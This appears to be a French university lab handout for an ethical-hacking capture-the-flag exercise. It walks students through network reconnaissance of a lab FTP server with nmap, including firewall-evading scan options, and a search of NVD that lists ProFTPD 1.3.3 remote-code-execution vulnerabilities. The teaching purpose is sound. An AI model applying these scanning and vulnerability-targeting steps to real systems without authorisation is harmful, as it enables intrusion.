Ecole Nationale de l'Aviation Civile

TLS-SEC

TD Hacking éthique Réseau

ORGANISATION

1 Signification des icônes

 Indication ou recommandation ***<u>importante.</u>*** Le non respect de ces recommandations peut nuire à la bonne exécution des commandes.

 Complément d'information

ATELIER DE HACKING ÉTHIQUE

1 Introduction

Cette séance de hacking éthique se présente sous la forme d'un challenge de sécurité informatique de type « Capture le Drapeau » (CTF pour Capture the Flag). En l'occurrence le drapeau à capturer est le mot de passe de l'administrateur de l'application web « tikiwiki »

2 Plan du TD


- Environnement de travail
- Étape 1 : Serveur FTP
- Étape2
- Étape 3
- Étape 4

3 Environnement de travail

3.1 Mise en place

Pour ce premier exercice pratique, vous utilisez 5 machines virtuelles. Votre poste d'attaque sera la VM Kali. Les différentes VM ne sont pas toutes positionnées sur le même réseau IP. Dans le schéma suivant vous trouverez un aperçu du réseau sur lequel vous allez travailler. Toutes les machines ne sont pas décrites ce sera à vous de les découvrir.

Atelier HACK:



La machine de l'attaquant est la VM Kali située sur le réseau 10.3.100.0/24. Vous pouvez également constater que deux réseaux au moins sont présents ainsi que deux machines supplémentaires : un firewall qui interconnecte les différents réseaux et un serveur FTP possédant l'adresse 192.168.1.21.

3.2 Lancement des VM

- ✓ **Lancez l'interface de Virtualbox.**
- ✓ **Démarrez les machines virtuelles suivantes : Kali2018, FTP, DMZ, mysql et FW.**
- ✓ **Connectez-vous sur la VM Kali en tant que root, le mot de passe est toor.**

4 Étape1 : Serveur FTP

4.1 en route !

Le point d'entrée de votre attaque est le serveur FTP.

- ✓ **Vérifier que le réseau est en place et que votre route par défaut est bien celle du Firewall.**

Sinon ajoutez cette route

sudo route add -net *@reseau* netmask 255.255.255.0 gw *@routeur* dev *nom_interface*

4.2 Coup de Balai


✓ **Lancez un scan sans options sur la cible avec la commande : nmap 192.168.1.21**

Votre scan a échoué vraisemblablement à cause de la présence du firewall.


✓ **Que vous conseille de faire nmap ?**

Il conseille de faire avec l'option -Pn

✓ **Le manuel nmap vous décrit ce que fait l'option –Pn recommandée par nmap.**




Cette option –Pn est plus furtive dans le sens où Nmap n'utilise alors pas de ICMP echo-request.




Cela se passe beaucoup mieux.

En plus du service FTP attendu, le service ssh est également disponible.

✓ **Comme l'indique la copie d'écran suivante l'option –sV vous permet d'obtenir des informations très utiles pour la suite.**



✓ **Lancez maintenant un dernier scan comme suit : nmap –sV –Pn 192.168.1.21**




✓ **Quelles informations supplémentaires avez-vous ? (essayez d'être exhaustif)**


Quelle est le nom et la version du logiciel de transfert de fichiers ? : Quelle est le nom et la version du logiciel Secure SHell ? : Quelle est la distribution du système d'exploitation et sa version ?:

4.3 Recherche vulnérabilité désespérément


✓ **Lancer firefox et rendez vous sur le site nvd.nist.gov, Cliquez l'onglet « search »**




✓ **Choisissez le bouton CVE**




✓ **Dans l'onglet de recherche saisissez le nom du logiciel FTP suivi du n° de version trouvés précédemment**


NVD - Search and Statistics - Mozilla Firefox
NVD - Search and Statistics
https://nvd.nist.gov/
80 %
Rechercher
Try a product name, vendor name, CVE name, or an OVAL query.
NOTE: Only vulnerabilities that match ALL keywords will be returned, Linux kernel vulnerabilities are categorized separately from vulnerabilities in specific Linux distributions
Search Type
Basic
Advanced
Results Type
Overview
Statistics
Keyword Search
Exact Match
Search Type
All Time
Last 3 Months
Last 3 Years
Contains HyperLinks
US-CERT Technical Alerts
US-CERT Vulnerability Notes
OVAL Queries
Search
Reset


NVD - Results - Mozilla Firefox
NVD - Results
https://nvd
70 %
Rechercher
Search Results (Refine Search)
Sort results by: Publish Date Descending
Sort
Search Parameters:
Results Type: Overview
Keyword (text search): proftpd 1.3.3
Search Type: Search All
There are 7 matching records.
Vuln ID
Summary
CVSS Severity
CVE-2011-4130
Use-after-free vulnerability in the Response API in ProFTPD before 1.3.3g allows remote authenticated users to execute arbitrary code via vectors involving an error that occurs after an FTP data transfer.
Published: December 06, 2011; 06:55:06 AM -05:00
V2: 9.0 HIGH
CVE-2011-1137
Integer overflow in the mod_sftp (aka SFTP) module in ProFTPD 1.3.3d and earlier allows remote attackers to cause a denial of service (memory consumption leading to OOM kill) via a malformed SSH message.
Published: March 11, 2011; 12:55:03 PM -05:00
V2: 5.0 MEDIUM
CVE-2010-4652
Heap-based buffer overflow in the sql_prepare_where function (contrib/mod_sql.c) in ProFTPD before 1.3.3d, when mod_sql is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted username containing substitution tags, which are not properly handled during construction of an SQL query.
Published: February 01, 2011; 08:00:04 PM -05:00
V2: 6.8 MEDIUM
CVE-2010-4221
Multiple stack-based buffer overflows in the pr_netio_telnet_gets function in netio.c in ProFTPD before 1.3.3c allow remote attackers to execute arbitrary code via vectors involving a TELNET IAC escape character to a (1) FTP or (2) FTPS server.
Published: November 09, 2010; 04:00:06 PM -05:00
V2: 10.0 HIGH
CVE-2010-3867
Multiple directory traversal vulnerabilities in the mod_site_misc module in ProFTPD before 1.3.3c allow remote authenticated users to create directories, delete directories, create symlinks, and modify
V2: 7.1 HIGH

